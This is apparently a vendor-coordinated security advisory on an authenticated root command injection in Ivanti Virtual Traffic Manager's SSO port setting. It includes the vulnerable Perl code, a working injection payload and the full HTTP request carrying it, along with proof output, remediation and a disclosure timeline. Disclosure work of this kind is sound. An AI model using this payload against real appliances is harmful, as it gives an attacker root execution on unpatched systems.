
Ivanti Pulse Secure Virtual Traffic Manager (vTM) - Authenticated Command Injection as root

Overview
An authenticated command injection vulnerability was identified in the Ivanti Pulse Secure Virtual Traffic Manager's administrative web interface. The application fails to properly sanitize user-supplied input before passing it to system commands, allowing authenticated users to execute arbitrary operating system commands as the root user on the underlying server.
Technical Details
The root cause of the issue was that the user supplied value ended up in the following qx operator input before any validation or sanitation. admin-22.9r1/lib/perl/ui/zxtm/Global_Settings.pm (lines 32–37):
sub is_port_in_use {
  my $port = shift;
  # This covers all interfaces and both IPv4/IPv6
  my $out = qx{ss -ltn 2>/dev/null | grep ':$port\\b'};
  return $out ? 1 : 0;
}
Below we can see an excerpt, admin-22.9r1/lib/perl/ui/zxtm/Global_Settings.pm (lines 581–602), where the is_port_in_use function is invoked. Lines where the parameter value was read and where the invocation to the vulnerable sink using the parameter value is highlighted. There is no validation that occurs between:
    # Stage 2) SSO PORT VALIDATION
    if( $form->isSubmitted() ) {

      my $current_enabled = $settings->get('sso!enabled');
      my $current_port    = $settings->get('sso!port');

      my $sso_enabled = $form->getValue('sso!enabled');
      my $sso_port    = $form->getValue('sso!port') || 9990;
      # check if sso settings have actually changed . resubmit case
      my $enabled_changed = (defined $current_enabled ? $current_enabled : '')
        ne (defined $sso_enabled ? $sso_enabled : '');
      my $port_changed = $current_port ne $sso_port;
      if ($enabled_changed || $port_changed){

        warn "DEBUG: SSO Enabled = '$sso_enabled', SSO Port = '$sso_port'";

    if( defined $sso_enabled && $sso_enabled =~ /^y/i ) {

        if( is_port_in_use($sso_port) ) {

            my $next_free = find_next_free_port($sso_port+1,65535);
            $next_free ||= 'NONE AVAILABLE';
            my $widget = $form->getWidget('sso!port');
To mitigate the issue, Reversec recommended Ivanti to add a check to is_port_in_use that verifies that the input is an integer before running the qx operator with the user tainted input.
Additionally, it was recommended moving the is_port_in_use control to the actual form validation logic and only invoke it after the integer range validation has been performed.
Proof of Concept

To reproduce the issue. Login to the VTM's admin interface and navigate to System > Global Settings. Scroll down to SSO Settings and enter the following value into the SSO port form field:
9990' || /usr/bin/id > /root/hello #
Screenshot of the SSO settings section in the Global Settings page:
Apply the update by pressing the Update Button. The following request will be issued by the browser. It has been minimized to only contain the relevant parts:
POST /apps/zxtm/?section=Global%20Settings&cache=1768469347 HTTP/1.1
Host: 16.170.169.142:9090
Cookie: ZeusTMZAUTH_F277B2A585D33E0196260EE6B570F3FF=8        FE17B11E9F252EA8B445DD0638ABA29%3A1768491390;
Content-Length: 564
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryK3wROL5JVoeeX1CE

------WebKitFormBoundaryK3wROL5JVoeeX1CE
Content-Disposition: form-data; name="_form_submitted"

form
------WebKitFormBoundaryK3wROL5JVoeeX1CE
Content-Disposition: form-data; name="form__set__sso!enabled"

Yes
------WebKitFormBoundaryK3wROL5JVoeeX1CE
Content-Disposition: form-data; name="form__set__sso!port"

9990' || /usr/bin/id > /root/hello #
------WebKitFormBoundaryK3wROL5JVoeeX1CE
Content-Disposition: form-data; name="CSRFToken"

c72f0cabf0bca09b6429808a453cc3ab930b038e4518c5e5e4f83ab381da30fc
------WebKitFormBoundaryK3wROL5JVoeeX1CE--

The user interface will display an error since the input parameter value does not follow the expected format. However, this validation is performed after the command has been executed:
By signing in to the appliance via SSH and viewing the file /root/hello we can confirm that the command injection was successful:
ip-172-31-3-226:~# cat /root/hello
uid=0(root) gid=0(root) groups=0(root)
References
Remedial Action
Update the Ivanti Virtual Traffic Manager 22.9r4 or later.
Timeline
| Date | Action |
|---|---|
| 2026-01-19 | Initial disclosure to Ivanti PSIRT |
| 2026-01-19 | Ivanti confirms receipt and begins triage |
| 2026-01-19 | Ivanti confirms triage complete and passes finding to engineering team |
| 2026-02-25 | Reversec requests status update |
| 2026-02-27 | Ivanti confirms fix scheduled for May Patch Tuesday |
| 2026-05-12 | Patch released and CVE-2026-8051 published in Ivanti May 2026 Security Advisory |